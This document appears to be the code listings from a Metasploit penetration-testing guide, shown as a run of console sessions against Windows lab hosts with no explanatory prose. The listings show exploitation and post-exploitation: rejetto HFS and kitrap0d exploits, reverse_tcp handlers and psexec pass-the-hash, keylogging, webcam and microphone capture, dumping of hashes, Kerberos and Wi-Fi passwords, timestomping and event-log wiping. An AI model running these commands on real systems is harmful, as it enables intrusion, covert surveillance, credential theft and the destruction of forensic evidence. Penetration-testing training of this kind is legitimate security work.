
```
meterpreter > screenshot
Screenshot saved to: /root/qNiFYBhp.jpeg
```




```
meterpreter > webcam_list
1: Lenovo EasyCamera
2: UScreenCapture
```

```
meterpreter > webcam_stream
[*] Starting...
[*] Preparing player...
[*] Opening player at: bAsPojXM.html
[*] Streaming...
```






```
meterpreter > record_mic
[*] Starting...
[*] Stopped
Audio saved to: /root/NrouXgVj.wav
meterpreter >
```

```
meterpreter > idletime
User has been idle for: 16 mins 43 secs
```

```
meterpreter > keyscan_start
Starting the keystroke sniffer...
```

```
meterpreter > keyscan_dump
Dumping captured keystrokes...
 <LWin> r <Back> notepad <Return> My Pasw <Back> sword is Nipun@123
```

```
meterpreter > getuid
Server username: DESKTOP-PESQ21S\Apex
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer        : DESKTOP-PESQ21S
OS              : Windows 10 (Build 10586).
Architecture    : x64 (Current Process is WOW64)
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/win32
```

```
meterpreter > timestomp -v creditcard.txt
Modified      : 2016-06-19 23:23:15 +0530
Accessed      : 2016-06-19 23:23:15 +0530
Created       : 2016-06-19 23:23:15 +0530
Entry Modified: 2016-06-19 23:23:26 +0530
meterpreter > timestomp -z "11/26/1999 15:15:25" creditcard.txt
11/26/1999 15:15:25
[*] Setting specific MACE attributes on creditcard.txt
```

```
meterpreter > timestomp -v creditcard.txt
Modified      : 1999-11-26 15:15:25 +0530
Accessed      : 1999-11-26 15:15:25 +0530
Created       : 1999-11-26 15:15:25 +0530
Entry Modified: 1999-11-26 15:15:25 +0530
```

```
meterpreter > timestomp -b creditcard.txt
[*] Blanking file MACE attributes on creditcard.txt
meterpreter > timestomp -v creditcard.txt
Modified      : 2106-02-07 11:58:15 +0530
Accessed      : 2106-02-07 11:58:15 +0530
Created       : 2106-02-07 11:58:15 +0530
Entry Modified: 2106-02-07 11:58:15 +0530
```

```
meterpreter > run post/windows/wlan/wlan_bss_list

[*] Number of Networks: 3
[+] SSID: NJ
        BSSID: e8:de:27:86:be:0a
        Type: Infrastructure
        PHY: Extended rate PHY type
        RSSI: -80
        Signal: 55

[+] SSID: Venkatesh
        BSSID: e4:6f:13:85:e5:74
        Type: Infrastructure
        PHY: 802.11n PHY type
        RSSI: -78
        Signal: 55

[+] SSID: F-201
        BSSID: 94:fb:b3:ff:a3:3b
        Type: Infrastructure
        PHY: Extended rate PHY type
        RSSI: -84
        Signal: 5

[*] WlanAPI Handle Closed Successfully
```

```
meterpreter > run post/windows/wlan/wlan_profile

[+] Wireless LAN Profile Information
GUID: {ff1c4d5c-a147-41d2-91ab-5f9d1beeedfa} Description: Realtek RTL8723BE Wire
less LAN 802.11n PCI-E NIC State: The interface is connected to a network.
 Profile Name: ThePaandu
<?xml version="1.0"?>
<WLANProfile xmlns="http://www.microsoft.com/networking/WLAN/profile/v1">
        <name>ThePaandu</name>
        <SSIDConfig>
                <SSID>
                        <hex>5468655061616E6475</hex>
                        <name>ThePaandu</name>
                </SSID>
        </SSIDConfig>
        <connectionType>ESS</connectionType>
        <connectionMode>auto</connectionMode>
        <MSM>
                <security>
                        <authEncryption>
                                <authentication>WPA2PSK</authentication>
                                <encryption>AES</encryption>
                                <useOneX>false</useOneX>
                        </authEncryption>
                        <sharedKey>
                                <keyType>passPhrase</keyType>
                                <protected>false</protected>
                                <keyMaterial>papapapa</keyMaterial>
                        </sharedKey>
                </security>
        </MSM>
        <MacRandomization xmlns="http://www.microsoft.com/networking/WLAN/profil
e/v3">
```

```
meterpreter > run get_application_list

Installed Applications
======================

 Name                                                                  Version
 ----                                                                  -------
  Tools for .Net 3.5                                                   3.11.50727
 ActivePerl 5.16.2 Build 1602                                          5.16.1602
 Acunetix Web Vulnerability Scanner 10.0                               10.0
 Adobe Flash Player 22 NPAPI                                           22.0.0.192
 Adobe Reader XI (11.0.16)                                             11.0.16
 Adobe Refresh Manager                                                 1.8.0
 Apple Application Support (32-bit)                                    4.1.2
 Application Insights Tools for Visual Studio 2013                     2.4
 Arduino                                                               1.6.8
 AzureTools.Notifications                                              2.1.10731.1602
 Behaviors SDK (Windows Phone) for Visual Studio 2013                  12.0.50716.0
 Behaviors SDK (Windows) for Visual Studio 2013                        12.0.50429.0
 Blend for Visual Studio 2013                                          12.0.41002.1
 Blend for Visual Studio 2013 ENU resources                            12.0.41002.1
 Blend for Visual Studio SDK for .NET 4.5                              3.0.40218.0
 Blend for Visual Studio SDK for Silverlight 5                         3.0.40218.0
 Build Tools - x86                                                     12.0.31101
 Build Tools Language Resources - x86                                  12.0.31101
 Color Cop 5.4.3
 DatPlot version 1.4.8                                                 1.4.8
 Don Bradman Cricket 14
 Driver Booster 3.2                                                    3.2
 Dropbox                                                               5.4.24
 Dropbox Update Helper                                                 1.3.27.77
 Entity Framework 6.1.1 Tools  for Visual Studio 2013                  12.0.30610.0
```

```
meterpreter > run post/windows/gather/credentials/skype

[*] Checking for encrypted salt in the registry
[+] Salt found and decrypted
[*] Checking for config files in %APPDATA%
[+] Found Config.xml in C:\Users\Apex\AppData\Roaming\Skype\nipun.jaswal88\
[+] Found Config.xml in C:\Users\Apex\AppData\Roaming\Skype\[redacted]
[*] Parsing C:\Users\Apex\AppData\Roaming\Skype\nipun.jaswal88\Config.xml
[+] Skype MD5 found: nipun.jaswal88:6d8d0[redacted]343
```

```
meterpreter > run post/windows/gather/usb_history

[*] Running module against DESKTOP-PESQ21S
[*]
   H:                                                                    Disk 4f494d44
   G:                                                                     Disk 3f005f
   I:   SCSI#CdRom&Ven_Msft&Prod_Virtual_DVD-ROM#2&1f4adffe&0&000001#{53f5630d-b6bf-11d0-94
f2-00a0c91efb8b}

[*] Patriot Memory USB Device
================================================================================
   Disk lpftLastWriteTime                                                Unknown
            Manufacturer       @disk.inf,%genmanufacturer%;(Standard disk drives)
                   Class
                  Driver              {4d36e967-e325-11ce-bfc1-08002be10318}\0005

[*] SanDisk Cruzer Blade USB Device
================================================================================
   Disk lpftLastWriteTime                                                Unknown
            Manufacturer       @disk.inf,%genmanufacturer%;(Standard disk drives)
                   Class
                  Driver              {4d36e967-e325-11ce-bfc1-08002be10318}\0002

[*] UFD 3.0 Silicon-Power64G USB Device
================================================================================
   Disk lpftLastWriteTime                                                Unknown
            Manufacturer       @disk.inf,%genmanufacturer%;(Standard disk drives)
                   Class
                  Driver              {4d36e967-e325-11ce-bfc1-08002be10318}\0003
```

```
meterpreter > search -f *.doc
Found 162 results...
    c:\Program Files (x86)\Microsoft Office\Office12\1033\PROTTPLN.DOC (19968 bytes)
    c:\Program Files (x86)\Microsoft Office\Office12\1033\PROTTPLV.DOC (19968 bytes)
    c:\Program Files (x86)\Microsoft Visual Studio 12.0\Common7\IDE\ProjectTemplates\CSharp
\Office\Addins\1033\VSTOWord15DocumentV4\Empty.doc
    c:\Program Files (x86)\Microsoft Visual Studio 12.0\Common7\IDE\ProjectTemplates\CSharp
\Office\Addins\1033\VSTOWord2010DocumentV4\Empty.doc
    c:\Program Files (x86)\Microsoft Visual Studio 12.0\Common7\IDE\ProjectTemplates\Visual
Basic\Office\Addins\1033\VSTOWord15DocumentV4\Empty.doc
    c:\Program Files (x86)\Microsoft Visual Studio 12.0\Common7\IDE\ProjectTemplates\Visual
Basic\Office\Addins\1033\VSTOWord2010DocumentV4\Empty.doc
    c:\Program Files (x86)\Microsoft Visual Studio 12.0\Common7\IDE\ProjectTemplatesCache\C
Sharp\Office\Addins\1033\VSTOWord15DocumentV4\Empty.doc
    c:\Program Files (x86)\Microsoft Visual Studio 12.0\Common7\IDE\ProjectTemplatesCache\C
Sharp\Office\Addins\1033\VSTOWord2010DocumentV4\Empty.doc
    c:\Program Files (x86)\Microsoft Visual Studio 12.0\Common7\IDE\ProjectTemplatesCache\V
isualBasic\Office\Addins\1033\VSTOWord15DocumentV4\Empty.doc
    c:\Program Files (x86)\Microsoft Visual Studio 12.0\Common7\IDE\ProjectTemplatesCache\V
isualBasic\Office\Addins\1033\VSTOWord2010DocumentV4\Empty.doc
    c:\Program Files (x86)\Microsoft Visual Studio 12.0\VB\Specifications\1033\Visual Basic
 Language Specification.docx (683612 bytes)
    c:\Program Files (x86)\Microsoft Visual Studio 12.0\VC#\Specifications\1033\CSharp Lang
uage Specification.docx (791626 bytes)
    c:\Program Files (x86)\ResumeMaker Professional\DATA\Federal\Federal Forms Listing.doc
(30720 bytes)
```

```
meterpreter > clearev
[*] Wiping 13075 records from Application...
[*] Wiping 16155 records from System...
[*] Wiping 26212 records from Security...
```

```
meterpreter > run event_manager -i
[*] Retriving Event Log Configuration

Event Logs on System
====================

 Name                      Retention  Maximum Size  Records
 ----                      ---------  ------------  -------
 Application               Disabled   20971520K     6
 Cobra                     Disabled   524288K       51
 HardwareEvents            Disabled   20971520K     0
 Internet Explorer         Disabled   K             0
 Key Management Service    Disabled   20971520K     0
 OAlerts                   Disabled   131072K       34
 ODiag                     Disabled   16777216K     0
 OSession                  Disabled   16777216K     426
 PreEmptive                Disabled   K             0
 Security                  Disabled   20971520K     3
 System                    Disabled   20971520K     1
 Windows PowerShell        Disabled   15728640K     169
```

```
msf exploit(psexec) > pushm
msf exploit(psexec) > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.10.112
LHOST => 192.168.10.112
msf exploit(handler) > set LPORT 8080
LPORT => 8080
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.10.112:8080
[*] Starting the payload handler...
```

```
msf exploit(handler) > popm
msf exploit(psexec) > show options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting
                         Required  Description
   ----                  ---------------
                         --------  -----------
   RHOST                 192.168.10.109
                         yes       The target address
   RPORT                 445
                         yes       Set the SMB service port
   SERVICE_DESCRIPTION
                         no        Service description to to be use
d on target for pretty listing
   SERVICE_DISPLAY_NAME
                         no        The service display name
   SERVICE_NAME
                         no        The service name
   SHARE                 Administrator$
                         yes       The share to connect to, can be
an admin share (ADMIN$,C$,...) or a normal read/write folder share
   SMBDomain             .
                         no        The Windows domain to use for au
thentication
   SMBPass               aad3b435b51404eeaad3b435b51404ee:01c714f17
1b670ce8f719f2d07812470  no        The password for the specified u
sername
```

```
'Payload'          =>
  {
    'Space'          => 448,
    'DisableNops'    => true,
    'BadChars'       => "\x00\x0a\x0d",
    'PrependEncoder' => "\x81\xc4\x54\xf2\xff\xff" # Stack adjustment # add esp, -3500
  },
```

```
msf exploit(freefloatftp_user) > edit
[*] Launching /usr/bin/vim /usr/share/metasploit-framework/modules/exploits/windows/ftp/freefloatftp_user.rb
msf exploit(freefloatftp_user) > reload
[*] Reloading module...
msf exploit(freefloatftp_user) >
```

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST
set LHOST 192.168.10.112                  set LHOST fe80::a00:27ff:fe55:fcfa%eth0
msf exploit(handler) > set LHOST 192.168.10.112
LHOST => 192.168.10.112
msf exploit(handler) > set LPORT 4444
LPORT => 4444
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.10.112:4444
[*] Starting the payload handler...
^C[-] Exploit failed: Interrupt
[*] Exploit completed, but no session was created.
msf exploit(handler) > makerc
Usage: makerc <output rc file>

Save the commands executed since startup to the specified file.

msf exploit(handler) > makerc multi_hand
[*] Saving last 6 commands to multi_hand ...
```

```
msf > resource multi_hand
[*] Processing multi_hand for ERB directives.
resource (multi_hand)> use exploit/multi/handler
resource (multi_hand)> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
resource (multi_hand)> set LHOST 192.168.10.112
LHOST => 192.168.10.112
resource (multi_hand)> set LPORT 4444
LPORT => 4444
resource (multi_hand)> exploit

[*] Started reverse TCP handler on 192.168.10.112:4444
[*] Starting the payload handler...
```

```
  GNU nano 2.2.6    File: multi_script

run post/windows/gather/checkvm
run post/windows/manage/migrate
```

```
  GNU nano 2.2.6         File: resource_complete

use exploit/windows/http/rejetto_hfs_exec
set payload windows/meterpreter/reverse_tcp
set RHOST 192.168.10.109
set RPORT 8081
set LHOST 192.168.10.112
set LPORT 2222
set AutoRunScript multi_console_command -rc /root/my_scripts/multi_script
exploit
```

```
msf > resource /root/my_scripts/resource_complete
[*] Processing /root/my_scripts/resource_complete for ERB directives.
resource (/root/my_scripts/resource_complete)> use exploit/windows/http/rejetto_hfs_exec
resource (/root/my_scripts/resource_complete)> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
resource (/root/my_scripts/resource_complete)> set RHOST 192.168.10.109
RHOST => 192.168.10.109
resource (/root/my_scripts/resource_complete)> set RPORT 8081
RPORT => 8081
resource (/root/my_scripts/resource_complete)> set LHOST 192.168.10.112
LHOST => 192.168.10.112
resource (/root/my_scripts/resource_complete)> set LPORT 2222
LPORT => 2222
resource (/root/my_scripts/resource_complete)> set AutoRunScript multi_console_command -rc /root/my_scripts/multi_script
AutoRunScript => multi_console_command -rc /root/my_scripts/multi_script
resource (/root/my_scripts/resource_complete)> exploit

[*] Started reverse TCP handler on 192.168.10.112:2222
[*] Using URL: http://0.0.0.0:8080/SP6W08sSPhH
[*] Local IP: http://192.168.10.112:8080/SP6W08sSPhH
[*] Server started.
[*] Sending a malicious request to /
[*] Sending stage (957487 bytes) to 192.168.10.109
[*] 192.168.10.109   rejetto_hfs_exec - 192.168.10.109:8081 - Payload request received: /SP6W08sSPhH
[*] Meterpreter session 1 opened (192.168.10.112:2222 -> 192.168.10.109:49217) at 2016-07-11 00:42:05 +0530
[!] Tried to delete %TEMP%\pRizJBaJheeoPB.vbs, unknown result
[*] Sending stage (957487 bytes) to 192.168.10.109
[*] Session ID 1 (192.168.10.112:2222 -> 192.168.10.109:49217) processing AutoRunScript 'multi_console_command -rc /root/my_scripts/multi_script'
[*] Meterpreter session 2 opened (192.168.10.112:2222 -> 192.168.10.109:49222) at 2016-07-11 00:42:07 +0530
[*] Running Command List ...
[*]     Running command run post/windows/gather/checkvm
[*] Checking if WIN-SWIKKOTKSHX is a Virtual Machine .....
[*] Session ID 2 (192.168.10.112:2222 -> 192.168.10.109:49222) processing AutoRunScript 'multi_console_command -rc /root/my_scripts/multi_script'
[*] Running Command List ...
[*]     Running command run post/windows/gather/checkvm
[*] This is a Sun VirtualBox Virtual Machine
[*]     Running command run post/windows/manage/migrate
[*] Checking if WIN-SWIKKOTKSHX is a Virtual Machine .....
[*] Running module against WIN-SWIKKOTKSHX
[*] Current server process: notepad.exe (3316)
[*] Spawning notepad.exe process to migrate to
[*] This is a Sun VirtualBox Virtual Machine
[*]     Running command run post/windows/manage/migrate
[+] Migrating to 2964
[*] Server stopped.

meterpreter >
[*] Running module against WIN-SWIKKOTKSHX
[*] Current server process: UNJxwKFkUTU.exe (2940)
[*] Spawning notepad.exe process to migrate to
```

```
meterpreter >
[*] Running module against WIN-SWIKKOTKSHX
[*] Current server process: UNJxwKFkUTU.exe (2940)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 3120
[+] Successfully migrated to process 2964
[+] Successfully migrated to process 3120
```

```
  GNU nano 2.2.6                File: multi_scr.rc

checkvm
migrate -n explorer.exe
get_env
event_manager -i
```

```
  GNU nano 2.2.6              File: resource_complete

use exploit/windows/http/rejetto_hfs_exec
set payload windows/meterpreter/reverse_tcp
set RHOST 192.168.10.109
set RPORT 8081
set LHOST 192.168.10.105
set LPORT 2222
set AutoRunScript multiscript -rc /root/my_scripts/multi_scr.rc
exploit
```

```
msf > resource /root/my_scripts/resource_complete
[*] Processing /root/my_scripts/resource_complete for ERB directives.
resource (/root/my_scripts/resource_complete)> use exploit/windows/http/rejetto_hfs_e
xec
resource (/root/my_scripts/resource_complete)> set payload windows/meterpreter/revers
e_tcp
payload => windows/meterpreter/reverse_tcp
resource (/root/my_scripts/resource_complete)> set RHOST 192.168.10.109
RHOST => 192.168.10.109
resource (/root/my_scripts/resource_complete)> set RPORT 8081
RPORT => 8081
resource (/root/my_scripts/resource_complete)> set LHOST 192.168.10.105
LHOST => 192.168.10.105
resource (/root/my_scripts/resource_complete)> set LPORT 2222
LPORT => 2222
resource (/root/my_scripts/resource_complete)> set AutoRunScript multiscript -rc /roo
t/my_scripts/multi_scr.rc
AutoRunScript => multiscript -rc /root/my_scripts/multi_scr.rc
resource (/root/my_scripts/resource_complete)> exploit

[*] Started reverse TCP handler on 192.168.10.105:2222
[*] Using URL: http://0.0.0.0:8080/e1kYsP
[*] Local IP: http://192.168.10.105:8080/e1kYsP
[*] Server started.
[*] Sending a malicious request to /
[*] 192.168.10.109   rejetto_hfs_exec - 192.168.10.109:8081 - Payload request receive
d: /e1kYsP
[*] Sending stage (957487 bytes) to 192.168.10.109
[*] Meterpreter session 7 opened (192.168.10.105:2222 -> 192.168.10.109:49273) at 201
6-07-11 13:16:01 +0530
[!] Tried to delete %TEMP%\IlMpSDXbuGy.vbs, unknown result
[*] Session ID 7 (192.168.10.105:2222 -> 192.168.10.109:49273) processing AutoRunScri
pt 'multiscript -rc /root/my_scripts/multi_scr.rc'
[*] Running Multiscript script.....
[*] Running script List ...
[*]     running script checkvm
[*] Checking if target is a Virtual Machine .....
[*] This is a Sun VirtualBox Virtual Machine
[*]     running script migrate -n explorer.exe
[*] Current server process: egmvsHerJGkWWt.exe (2476)
[+] Migrating to 3568
```

```
meterpreter > [+] Successfully migrated to process
[*]     running script get_env
[*] Getting all System and User Variables

Enviroment Variable list
========================

 Name                    Value
 ----                    -----
 APPDATA                 C:\Users\mm\AppData\Roaming
 ComSpec                 C:\Windows\system32\cmd.exe
 FP_NO_HOST_CHECK        NO
 HOMEDRIVE               C:
 HOMEPATH                \Users\mm
 LOCALAPPDATA            C:\Users\mm\AppData\Local
 LOGONSERVER             \\WIN-SWIKKOTKSHX
 NUMBER_OF_PROCESSORS    1
 OS                      Windows_NT
 PATHEXT                 .COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC
 PROCESSOR_ARCHITECTURE  x86
 PROCESSOR_IDENTIFIER    x86 Family 6 Model 60 Stepping 3, GenuineIntel
 PROCESSOR_LEVEL         6
 PROCESSOR_REVISION      3c03
 Path                    C:\Windows\system32;C:\Windows;C:\Windows\System32\Wbem;C:\W
indows\System32\WindowsPowerShell\v1.0\
 TEMP                    C:\Users\mm\AppData\Local\Temp\1
 TMP                     C:\Users\mm\AppData\Local\Temp\1
 USERDOMAIN              WIN-SWIKKOTKSHX
 USERNAME                mm
 USERPROFILE             C:\Users\mm
 windir                  C:\Windows

[*]     running script event_manager -i
[*] Retriving Event Log Configuration

Event Logs on System
====================

 Name                    Retention  Maximum Size  Records
 ----                    ---------  ------------  -------
```

```
[*]     running script event_manager -i
[*] Retriving Event Log Configuration

Event Logs on System
====================

 Name                    Retention  Maximum Size  Records
 ----                    ---------  ------------  -------
 Application             Disabled   20971520K     130
 HardwareEvents          Disabled   20971520K     0
 Internet Explorer       Disabled   K             0
 Key Management Service  Disabled   20971520K     0
 Security                Disabled   K             Access Denied
 System                  Disabled   20971520K     1212
 Windows PowerShell      Disabled   15728640K     200
```

```
meterpreter > hashdump
[-] priv_passwd_get_sam_hashes: Operation failed: The parameter is incorrect.
```

```
meterpreter > getuid
Server username: WIN-SWIKKOTKSHX\mm
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: Access is denied. The following wa
s attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
```

```
msf exploit(ms10_015_kitrap0d) > show options

Module options (exploit/windows/local/ms10_015_kitrap0d):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on.


Exploit target:

   Id  Name
   --  ----
   0   Windows 2K SP4 - Windows 7 (x86)


msf exploit(ms10_015_kitrap0d) > set SESSION 3
SESSION => 3
msf exploit(ms10_015_kitrap0d) > exploit

[*] Started reverse TCP handler on 192.168.10.112:4444
[*] Launching notepad to host the exploit...
[+] Process 1856 launched.
[*] Reflectively injecting the exploit DLL into 1856...
[*] Injecting exploit into 1856 ...
[*] Exploit injected. Injecting payload into 1856...
[*] Payload injected. Executing exploit...
[+] Exploit finished, wait for (hopefully privileged) payload execution to compl
ete.
[*] Sending stage (957487 bytes) to 192.168.10.109
[*] Meterpreter session 4 opened (192.168.10.112:4444 -> 192.168.10.109:49175) a
t 2016-07-10 14:09:42 +0530

meterpreter >
```

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer        : WIN-SWIKKOTKSHX
OS              : Windows 2008 (Build 6001, Service Pack 1).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 4
Meterpreter     : x86/win32
```


```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:01c714f171b670ce8f719f2d07812
470:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
mm:1000:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

```
meterpreter > kerberos
[+] Running as SYSTEM
[*] Retrieving kerberos credentials
kerberos credentials
====================

AuthID    Package    Domain           User               Password
------    -------    ------           ----               --------
0;999     NTLM       WORKGROUP        WIN-SWIKKOTKSHX$
0;996     Negotiate  WORKGROUP        WIN-SWIKKOTKSHX$
0;34086   NTLM
0;387971  NTLM       WIN-SWIKKOTKSHX  mm
0;997     Negotiate  NT AUTHORITY     LOCAL SERVICE
0;995     Negotiate  NT AUTHORITY     IUSR
0;137229  NTLM       WIN-SWIKKOTKSHX  Administrator    Nipun@123
0;257488  NTLM       WIN-SWIKKOTKSHX  Administrator    Nipun@123
```

```
meterpreter > sniffer_interfaces

1 - 'VMware Virtual Ethernet Adapter for VMnet8' ( type:0 mtu:1514 usable:true dhcp:t
rue wifi:false )
2 - 'Realtek RTL8723BE Wireless LAN 802.11n PCI-E NIC' ( type:0 mtu:1514 usable:true
dhcp:true wifi:false )
3 - 'VMware Virtual Ethernet Adapter for VMnet1' ( type:0 mtu:1514 usable:true dhcp:t
rue wifi:false )
4 - 'Microsoft Kernel Debug Network Adapter' ( type:4294967295 mtu:0 usable:false dhc
p:false wifi:false )
5 - 'Realtek PCIe GBE Family Controller' ( type:0 mtu:1514 usable:true dhcp:true wifi
:false )
6 - 'Microsoft Wi-Fi Direct Virtual Adapter' ( type:0 mtu:1514 usable:true dhcp:true
wifi:false )
7 - 'WAN Miniport (Network Monitor)' ( type:3 mtu:1514 usable:true dhcp:false wifi:fa
lse )
8 - 'SonicWALL Virtual NIC' ( type:4294967295 mtu:0 usable:false dhcp:false wifi:fals
e )
9 - 'TAP-Windows Adapter V9' ( type:0 mtu:1514 usable:true dhcp:false wifi:false )
10 - 'VirtualBox Host-Only Ethernet Adapter' ( type:0 mtu:1518 usable:true dhcp:false
 wifi:false )
11 - 'Bluetooth Device (Personal Area Network)' ( type:0 mtu:1514 usable:true dhcp:tr
ue wifi:false )
```

```
meterpreter > sniffer_start 2 1000
[*] Capture started on interface 2 (1000 packet buffer)
meterpreter > sniffer_dump
[-] Usage: sniffer_dump [interface-id] [pcap-file]
meterpreter > sniffer_dump 2 2.pcap
[*] Flushing packet capture buffer for interface 2...
[*] Flushed 1000 packets (600641 bytes)
[*] Downloaded 087% (524288/600641)...
[*] Downloaded 100% (600641/600641)...
[*] Download completed, converting to PCAP...
[*] PCAP file written to 2.pcap
```


```
root@mm:~# wireshark 2.pcap
```

